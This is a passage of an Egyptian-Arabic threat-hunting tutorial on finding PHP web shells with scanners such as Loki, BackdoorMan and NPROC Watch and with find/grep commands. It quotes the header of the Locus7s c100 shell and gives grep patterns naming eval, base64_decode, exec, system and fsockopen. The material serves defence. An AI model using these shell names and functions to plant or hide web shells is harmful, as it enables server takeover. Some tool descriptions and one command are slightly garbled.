[ALERT] Yara Rule MATCH: UCL_Modified_1_1014 FILE: M:\constige3\nc64.exe
[RESULT] SUSPICIOUS OBJECTS DETECTED!
[RESULT] Loki recommends a forensic analysis and triage with a professional triage tool like THOR or STORM.
```

- ال **Tool** التانيه ال معانا هي ال **Neopy** ودي عبارة عن **python script** ودي بتقدر تطلعك ال **obfuscated content** المحتوي المخفي يعني لوكان فيه حاجه **malicious** وكمان بتقدر تدخل جوا ملفات ال **text** لو كانت مشفرة كمان وتطلعك الحاجات ال **suspicious** ال فيها وملفات ال **script** ال هي **.py** او **.php** او اي حاجه من ال **scripting files** وتبتدي تعمل **detect** هل الملفات دي موجود فيها **web shell** معموله **hidden** ولا لاء

والاداه دي نفس قصه الاداه ال فانت عبارة عن ال **command line** **interface**



- ودا برضه **folder** موجود داخل ال **web server** الاداه بتاعتنا
هتعمل عليها **Scan** ال هوالمسار دا **/var/www/html**



- هتلاقيه طلعك نتيجة الفحص بال **files** ال شاكك فيها نوعا ما تاخذها انت ك **threat hunter** وتعملها **Deep investigation** عشان تتأكد من الكلام دا هتلاقيه مطلعهمك فالصوره باسم **top 10 IC files** وتحتها علطول هتلاقيه عاطيلك ال **files** السليمه.

تعالى ندخل اكثر ف التفاصيل

```

[[ Top 10 longest word files ]]
111571 /var/www/html/webmedia/shell3.php
2510 /var/www/html/webmedia/htdocs/templates/main.tpl.php
1312 /var/www/html/joomla/shell.php
728 /var/www/html/wordpress/wordpress/wp-admin/js/revisions.js.php
536 /var/www/html/epesi8IM/epesi-1.1.3-rev7318/modules/Libs/QuickForm/3.2.11/HTML/QuickForm/Rule/Email.php
522 /var/www/html/wordpress/wordpress/wp-includes/functions.php
516 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/libraries/tcpdf/tcpdf.php
516 /var/www/html/epesi8IM/epesi-1.1.3-rev7318/modules/Libs/PHPExcel/11b/PHPExcel/Shared/PDF/tcpdf.php
516 /var/www/html/epesi8IM/epesi-1.1.3-rev7318/modules/Libs/TCPDF/tcpdf4/tcpdf.php
516 /var/www/html/joomla/libraries/tcpdf/tcpdf.php

[[ Highest Rank Files Based on test results ]]
83% /var/www/html/webmedia/shell3.php
56% /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/chinese_simplified-utf-8.inc.php
43% /var/www/html/wordpress/wordpress/wp-admin/js/revisions.js.php
36% /var/www/html/epesi8IM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ch.php
26% /var/www/html/webmedia/htdocs/templates/main.tpl.php
26% /var/www/html/epesi8IM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh.php
23% /var/www/html/wordpress/wordpress/wp-admin/weevely.php
23% /var/www/html/joomla/shell.php
20% /var/www/html/joomla/templates/system/index.php
20% /var/www/html/epesi8IM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh_cn.php

```

- هتلاقية جاييلك ال **Top 10 longest word files** بمعنى جاييلك ال الملفات ال طولها وحجمها كبير وهو شاكك فيها لان الملفات ال **.php** اما بتكون طولها كبير وحجمها كبير بيكون احتماليه انها تكون جواها **web shell** قريبه شويه فهو بيحذر انك تاخذ بالك من ال **files** دي وتروح تعملها **investigation** عشان تتأكد من سلامتها .

وهتلاقية تحتها نفس الصورة بيديك ال **Highest rank files** ال هو نسبه شكوكه فالملفات انها ممكن تكون فيها حاجه **suspicious** زي ال **web shell** ومرتبهمك حسب خطورتهم كمان فانت ك **threat hunter** تدخل تعمل **investigation** ولو اتأكدت انه **suspicious** فعلا تعمل **close** لل **file** دا .

- عندنا ال **Tool** التالته بعد كدا وهي **BackDoor Man** دي عبارة عن **toolkit** مكتوبه بلغه **python** بتقدر ت **detect** ال **malicious** وال **Hidden** وال **Suspicious PHP Scripts** وكمان لو بتحتوي على **Web Shell** ولا لاء .

- دايمًا هتلاقي ال **tool** دي بتميز ببعض الحاجات وهي انها بتقدر تعمل **detect** عن طريق ال **file name** وكمان عندها **signature database** بتقدر ت **detect** ال **web shell** من

خلالها وكمان هتلاقيها عندها **list** بأخر ال **Back Doors** أو آخر ال **Web Shells** فهتلاقيه يعملك **detect** ليها مجرد ميشوفها .

- وكمان بيتقدر تعملك **detect** لل **suspicious PHP** ودا لان تأثير ال **Web shell** هتعرفه من خلال ان ال **Attacker** لما استخدم ال **Web shell** استخدمه عن طريق **function** ما بلغه برمجه معينه وليكن هنا ال **PHP** عشان يقدر يعمل **exploit** هناك عند ال **Victim** .

- في عندنا بعض ال **functions** لو شفتها مستخدمه تبدا تشك ومع الممارسه هتلاقي نفسك وعينك بدعت تعمل حاجه اسمها **code review** عينك بدعت تحفظ الاكواد من كتر تكرار ال **case** قدامك دا بييجي مع الوقت وكتر الشغل العملي وكتر ال **cases** ال بتتعرض ليها.

- فدايما هتلاقي نفسك بتدور علي **key word** معينه جوا ال **files** او ال **scripts** عشان اما تشوفها تقول ايوا دا **suspicious** وتقول لنفسك ايه ال جاب ال **function** الضارة دي عندنا هنا فال **script** او ال **files** فتبدا تشك فيها وتعمل **deep investigation** .

- كمان ال **BackDoor Man** بيقدر يربط نفسه بال **database** بتاعت **virus total** ويقدر يحدث نفسه منها أول بأول كل دي مزايها وغيرها كتير هتلاقيها موجوده فال **BackDoor Man** .

- ودا شكل ال **Back Door Man** وهي شغاله وهي برضه عبارة عن **Command line interface**


```
Usage: BackdoorMan [options] destination1 [destination2 ...]
```

A toolkit that helps you find malicious, hidden and suspicious PHP scripts and shells in a chosen destination.

Author: Yassine Addi <yassineaddi.dev(at)gmail(dot)com>.

NOTE: This tool does not require Internet connection but it is highly recommended to benefit from all features.

Options:

--version	show program's version number and exit
-h, --help	show this help message and exit
-o OUTPUT, --output=OUTPUT	save output in a file
--no-color	do not use colors in the output
--no-info	do not show file information
--no-apis	do not use APIs during scan (not recommended)

- ال **Tool** الرابعه عندنا هي **PHP-malware-Finder** دي عبارہ عن **script** بنستخدمه عشان نعمل **Detect** لل **obfuscated code** وخصوصا ال موجود فال **PHP_functions** المستخدمه فال **web shells** وکمان بتقدر تعمل **match** مع ال **data base** بتاعت ال **Yara tools** وتقدر تقولك اذا كان الملف دا **malicious** ولا لا .

- ال **Tool** الخامسه عندنا هي ال **Un-PHP** ودي نفس القصة بتقدر تعمل **PHP obfuscator** لاي كود **PHP** عندك .

- ال **Tool** السادسه عندنا هي ال **Web Shell detector** ودي هتلاقي اغلب ال **Blue Teams** بيستخدموها فال **Soc operation Center** وميزتها فأنها بتدعم أنواع **Web Shell** كتير زي ال **PHP** او ال **Perl** او ال **ASP** او ال **ASPX** .


- وکمان ال **database** بتاعت ال **Web Shell Detector** بتحتوي على أغلب ال **Signature** بتاعت ال **Web Shells**

المعروفه والمكتشفه فأحتماليه ان الاداه دي متعرفش تحدد اذا كان دا **Web Shell** ولا لاء بتبقا صعبه حبتين لانها اداه متقدمه شويه .

- عندنا كمان ال **Tool** السابعه ال **Linux malware Detect** ودا من أسمه باين انه بيعمل **malware scanning** على أنظمه لينكس

- عندنا كمان ال **Tool** التامنه وهي ال **Invoke-Exchange** **Web Shell Hunter** ودي عبارة عن **power shell script** بتعمل **hunting** لل **Web Shell** ال بتصيب ال **Microsoft Exchange Server** ودا نوع من انواع ال **mail server** عند **microsoft** واسمه **Exchange Server** فلو انت شاكك ان عندك **web Shell** على ال **Exchange Server** تستخدم ال **Tool** دي.

- آخر **Tool** معانا وهي ال **NPROC Watch** دي بنستخدمها لو شاكك ان ال **server** بتاعك مصاب ب **Web Shell** فيقوم منزل على ال **server** ال شاكك فيه ال **Tool** بتاعتنا دي ودي أول مبيتشتغل عند ع ال **Web Server** وتقوم تعمل **detect** لاي **process** جديده اتعملها **create** عندك ع ال **Server** ... فلو انت شاكك ان ال **server** بتاعك بتاع ال **Web Server** ممكن يكون عليه **web Shell** فيقوم مثبت دي هناك وهي تراقبك اي **process** نشأت جديده لان دا **behavior** ال **Web Shell** اول مال **Attacker** بيرفعه على جهاز ال **Victim** بيبتدي يشغل **process** معينه فأناك **attacker** رافع عندك ك **victim** ال **web Shell** عشان انفذ عندك **commands** عن بعد على جهازك زي مثلا اعمل **create** ل **user** معين أو اعملي **create** ل **Session** معينه افتحلي بيها **port** معين وهكذا.....



This is a screenshot of the NewProcWatch, showing initial processes and indicating new processes.

- ودا شكل ال Tool قبل متعمل detect لاي process وبعد اما عملت detect لل process ال اتعملها create عالنظام عندك .

Hunting Web Shell

- اول حاجه لازم نبص عليها قبل منعمل hunt لل Web Shell هي ال Log File لان دايمنا ال Web Shell بيتزرع فلو انت بصيت عالسجلات بتاعت ال Log هتعرف انهو ملف تم عمل create ليه بشكل جديد وتم اضافته علي ال Server وكمان مين الشخص او ال IP address ال عمل الكلام دا ... واحنا مش هنفضل نمشي على كل server نشوف ال Log Files بتاعته مش منطقي !!! فعشان كذا عندنا Tool اسمها Log parser Studio Tool بتبدي تنزلها عندك عال Web Server او هي هتلاقيها متسطبه عندك Default بتبدي تديها time معين وهي تعملك ال Analysis او ال Scanning وتبدي تجبلك ايه هي الملفات ال اتضافت عال system عندك .

- قبل منعمل **Hunt** بال **Tools** ال شرحناها فالجزء ال فات هنتعرف علي بعض ال **commands** الخاصة بسيرفرات **Windows** و **Linux** وطبعا انت عارف ان سيرفرات **windows** بتشتغل على **service** اسمها ال **IIS** وال **linux** بتشتغل على حاجه اسمها ال **Apache** وحاجه زي كدا ممكن ترجعلها بالتفصيل فكورسات زي ال **MCSA** وال **Linux +**


- فالمثال دا هنفترض ان عندنا **4 files** منهم **.txt** ومنهم **.PHP** فيه منهم **2 files** موضحين نفسهم انهم بيحتوا على **Web Shell** وال **2 files** التانيين انت شاكك فيهم انهم ممكن يكون فيهم **Web shell** متخفي جوا ملف معين بشكل غيرمعتاد لل **tools** زي ال **Yara** **tool** مثلا انها تعمله **detect** او ال **AntiVirus** عموما او ال **Fire Wall** ودا هنستخدم فيه ال **Commands** عشان نطلع ال **Normal** وال **Suspicious** .

- **بسم الله** ... نبدء ال **File** الاول هتلاقيه موجود بأسم **locus7s** ودا عباره عن **web Shell** يعني **.PHP** ودا هتلاقيه فالمسار عندنا فال **server** ال فنفترض انه موجود
/var/www/html/v1/locus7s.php




```
locus7s.php [Read-Only] (/var/www/html/v1) - gedit
Open Save
<?php
/*****
* Locus7s Modified c100 Shell
* Beta v. 1.0a - Project x2300
* Written by Captain Crunch Team
* Modified by Shadow & Preddy
* Re-Modified by #!physx^ (15.2.07)
*****/
```

- ال **file** الثاني معانا هو **ss8** ودا **Web shell** دا امتداده **.txt** وهتلاقيه موجود فالمسار **/var /html/v1/imags/ss8.txt** وعلفكرة المسار دا مش ثابت دا على حسب ال **Attacker** هو ال بيختار المسار الموجود عند ال **Server** فبيبتدي يعمل **Upload** لل **Web shell** فالمسار ال اختاره.




- عندنا تالت file هيكون غير واضح لل firewall وال Tools انه suspicious او بيحتوي على web shell فعلا ودا هتلاقيه فالمسار دا

</var/www/html/v1/js/unknown.txt> هتلاقي الكود ذات نفسه PHP ولكنه مخفي داخل txt file .



- عندنا الملف الرابع نفس قصه ال قبله بس امتداده PHP. ودا هنلاقيه فالمسار دا </var/www/html/v1/css/unknown2.PHP>



- طب دلوقتي احنا عرفنا مكان ال **4 files** عندنا عال **System** موجودين فين فدلوقتي تعالى نشوف الدنيا ماشيه ازاي بال **Commands** عشان نكتشفهم زي مقولنا فوق طب لو ال **Tools** فشلت؟! ساعتها هنروح لل **Tools** ودا ال هنشوفه واحنا ماشيين واحده واحده ..

- بس هقولك على حاجه ال **commands** دي هتلاقيها شويه معقده متحفظهاش اتعامل معاها عادي وواحد واحد هتيجي معاك بالتكرار وكتر ال **Cases** ال هتعرضلها او اعملها **cheat cheat** احفظها فيه ترجعه بعد كدا .

- أول **command** عندنا هستخدمه لنظام **linux** عشان أطلع اي **files** تم اضافتها لل **Linux web server** آخر **24** ساعه ال هو **find** وهتديله المسار ال هيدور فيه وهيكون بالشكل دا

Find . -type f -name '*.php' -mtime -1

- هنشرح ال **command** مع بعض زي مقولنا **Find** معناه يجبك ال **files** وال . دي معناها ال **current path** ال انا واقف فيه يعني ابحت فالمسار ال انا فيه حاليا... وال **type** بمعنى نوعها هيكون **files** اختصار ال **F** وبعد كدا اسم الملف ال هينتهي ب **.php** ودا معنى ال ***.php** وعاوز كل دا فخلال **24** ساعه ودا معنى ال **-mtime -1**

```
find . -type f -name '*.php' -mtime -1
```

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' -mtime -1
./v1/css/unknown2.php
./v1/locus7s.php
```

- فانت ك **Threat hunter** تقوم واخذ ال **command** دا عندك فال **text file** على جنب وتدي بيه **Hint** لنفسك لو عندي **linux** **web server** وعاوز اعرف الملفات ال اتضافت عليه آخر **24** ساعه هستخدم ال **Command** دا وهكذا مع اي **command** يقابلك شايفه مهم بالنسباك .

- المهم بعد اما كتبنا ال **command** هنلاقيه طلعلنا ال **2 files** ال اتعملها **create** عندي اخر **24** ساعه على ال **Web Server** وال امتدادها **.PHP**. وال هما كنا قولنا عليهم فوق فيهم واحد ال **Antivirus** هيمسكه عادي والتاني دا متخفي جوا **file** تاني ... فأحنا كدا ضيقنا عليه ال **research** فممك انت تدخل بنفسك جوا الملف وتعمله **Deep investigation** وممكن تدي الملف دا لل **Tools** ال عندك وهي تعملك ليه عليه الفحص وتعرفك اذا كان فعلا **suspicious** ولا لاء .

- وال **time** ال بتكتبه فال **command** دا معتمد عليك انت ك **threat hunter** بتعمل **hunt** كل أد ايه ... فأنا هنا بعمل كل **24** ساعه في واحد تاني بيعمل كل يومين ساعتها هيروح يغير الرقم ال بعد **mtime** ل **2** وهكذا على حسب شغلك وال **plan** بتاعتك.

- ومتتساش احنا وظيفتنا ك **Threat Hunter** نعمل **hunt** لل **threat** او التهديد قبل يحصل ال **attack** عشان نبقي سابقين ال **attacker** بخطوة.

- تعالى نعمل نفس ال **Command** ال فات بس على ملفات ال **text** وهيكون بالشكل دا **find . -type f -name '*.txt' -mtime -1**

```
find . -type f -name '*.txt' -mtime -1
```

```
root@ubuntu:/var/www/html# find . -type f -name '*.txt' -mtime -1
./v1/js/unknown.txt
./v1/images/ss8.txt
```

- هنلاقيه طلعلك الملفات ال اخرها أو امتدادها **.txt**. برضه تاخدها تعملها **deep investigation** وتدخل جواها تقرأ الكود وتشوفه **suspicious** ولا لاء أو زي مقولنا تديه لل **tools** تحللها.

- تعالى نبتدي نستخدم **commands** تطلعنا الحاجات ال
Suspicious ال عندنا فالملفات زي **command** ال
xargs وال **grep** .

- اختصار ال **xargs** ال هي اي **argument** عموما بمعنى احنا مش
عارفين هنستخدم ال **command** دا كام مرة أو على كام
parameter .

- أما ال **grep** دا بيسحملك انك تدخل للملف وتبحث جوا على حاجة
معينه حتى بنسميه ال **pipe** بيعمل **filter** لحاجة معينه أو كلمات
معينه بتستخدم مثلا فال **Web Shell** فأنا عاوز أبحث عليها داخل
ملف أو فولدر فال **grep** بيسحملك بكدا .

- خلينا نبدء بملفات ال **PHP** ... لازم تكون عارف اي **developer**
لل **PHP** بيكون عارف وهو بيعمل **Development** ان فيه كلمات
محجوزة أو **fuctions** لل **PHP language** محدش يعرف
يستخدمها لأنها بتستخدم عشان تعمل **patching** لل
vulnerability ال اكتشفت للغة دي من ضمنهم عندنا
fuction اسمها **eval** وهي اختصار ل **evaluation** بمعنى
ان المطور ال كان مطور لغة ال **PHP** كان عاملها **fuctions** و
keywords و **conditions** اي **developer** بيستخدمهم عادي
... ومع الوقت لقينا بعض ال **fuctions** وال **keywords** ال لو
استخدمتها بتخلي ال **application** ال معمول بال **PHP** يكون
vulnerable فأحنا معتش بنستخدمهم ومازالت موجوده فاللغة عادي
بس يستحسن متستخدمهاش عشان فيها **vulnerabilities** زي ثغره
ال **sql injection** فال **data base** بتاعت لغة **SQL** وزي ال
cross side scripting فلغه ال **java script** تمام كدا وصلت
دي

- فعندنا ال **web shell** اما بيجي يصيب ال **Web Server** عندك
بيستغل اخطاء برمجيه سايبها المبرمج أو نسيها بدون قصد أو عن خطأ

عشان تخلي ال **attacker** ياخد **access** ويعمل **commands** عندك عن طريق ال **Web shell** ال رفعه .

- نرجع تاني لل **eval fuction** عندنا **command** معين بنكتبه فال **linux** عشان نعرف اذا كان ال **fuction** دي سليمة ولا لاء عشان ممكن ال **attacker** يتلاعب بيها ويستخدمها فأنه يعمل **excute** ل **commands** عندك فال **server** .

ال **command** هو

find . -type f -name '*.php' | xargs grep -l "eval *(

```
find . -type f -name '*.php' | xargs grep -l "eval *(
```

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' | xargs grep -l "eval *(  
./v1/css/unknown2.php  
./v1/locus7s.php
```

- وزي مشرحنا ال **command** دا فوق هتلاقي نفس الكلام متكرر بالاضافه الي علامه **pipe** ال هي دي | بتشير الي ال **command** ال قولناه عليه ال **grep** عشان يعمل **filter** وبعد كدا بيقلوه دور علي ال **fuction** ال اسمها **eval** وشوفلي ال **parameter** بتاعها مكتوب صح ولا حد لعب فال **code** بتاع ال **function** وشوفلي اتكررت كام مرة وهكذا ... وهتلاقيه طلعتك الملف ال عندنا فعلا ال كنا قايلين فوق عندنا 4 ملفات هنتبرهم مع بعض فكدا أنا ماشي على خطوات اهوه بعمل **investigation** خطوة بخطوة

- هنروح بعد كدا ننفذ نفس ال **command** ولكن على ملفات ال **txt** مرة كدا ومرة كدا زي متفقنا .


```
find . -type f -name '*.txt' | xargs grep -l "eval *("
```

```
root@ubuntu:/var/www/html# find . -type f -name '*.txt' | xargs grep -l "eval *("
./v1/js/unknown.txt
./v1/images/ss8.txt
```

- خد بالك أغلب ال **attackers** بيعملو النوع دا بيحطلك ال **web shell** جوا ملف **txt** ويكون مخفي جوا بحيث يعدي عال **tools** او ال **Antivirus** بيان انه عادي ومحدث يكتشفه مش هتلاقي **attacker** باعتلك **web shell** واضح وشفاف الا لو كان مبتدء بيحرب !! انما ال **Advanced** منهم هتلاقيهم عندهم **techniques** متقدمه بتداري اي حاجه غلط بيعملوها .. فهتلاقيه هنا مطلقك الملف ال **txt** ال شاكك فيه .

- تعالى نعدل فال **command** اكثر بحيث يطلعنا حاجات **suspicious** لو لقاها ونديله ف خانه البحث **fuction** اخري برضه بتستخد استخدام سيء من جانب ال **attackers** وهي **base 64_decode** ودي عبارة بتعمل **decode** للكود ال جوا الملف دا وتفكهولك وتعرفك اذا كان الكود بتاعك دا موجود جواه حاجه **malicious** ولا لاء ودايما هتلاقي ال **attacker** بيستخدم ال **fuction** دي فال **web shell** ال بيعتهولك فهنكتب ال **command** الاتي ال هو نفس ال فوق بس هنغير اسم ال **fuction** فقط .

```
find . -type f -name '*.php' | xargs grep -l "base64_decode*("
```

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' | xargs grep -l "base64_decode*"
./v1/locus7s.php
```

- هتلاقية طلعتك ملف اسمه **locus7s.php** ال كنا قايلين عليه فوق
بس خد بالك طلعتي الملف العادي ال كانت هتلقطه ال **tools** عادي انما
ال **file** المخفي جوا **txt file** مطلعش ؟!!! يبقا تكتب عندك فال
note ان ال **command** دا تقدر تطلع بيه ملفات ال **web shell**
ال بتحتوي علي **PHP File** ال مش مخفيه او محطوطه جوا ملفات
تانيه.

- ال **2 functions** دول احنا دورنا عليهم فملفات ال **PHP** عشان
دول **common** في ال **malware** ال بتتبع على شكل **web**
shell ال هما كانوا **eval function** وال **base64_decode**
function

بس دا ميمنعش ان عندك **functions** تانيه بيساء استخدامها من ناحيه
ال **attackers** زي ال **str-rot 13** وال **gzinflate**.

- طب انا ك **threat hunter** مش هقعد ادور على كل **function**
فالملف عندي هتاخذ وقت كثير فعندنا **command** واحد بنقدر
من خلاله نعمل **specific search** جوا الملف على كل ال
functions ال شاكين فيها .

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' | xargs egrep -l '(null|fsockopen|pfsockopen|exec|system|passthru|eval|base64_decode)'
```

- طب الكذا **function** ال حطنهم فأخر الكود دول لو شفتهم فأي ملف
PHP او حتى **txt** تعرف علطول انه فيه **web shell php**.

هحطلك ال **command** واضح بحيث تكتبه عندك فال **note** برضه
اني لو عاوز ابحث عن ملفات ال **web shell** ال من نوع **php**
وبالتحديد ببحث عن ال **command** المصابه بتاعت ال **php**
هستخدم ال **command** دا كنوع من التسهيل عليك فشغلك وتوفير
وقت .

Previous Command check PHP files

```
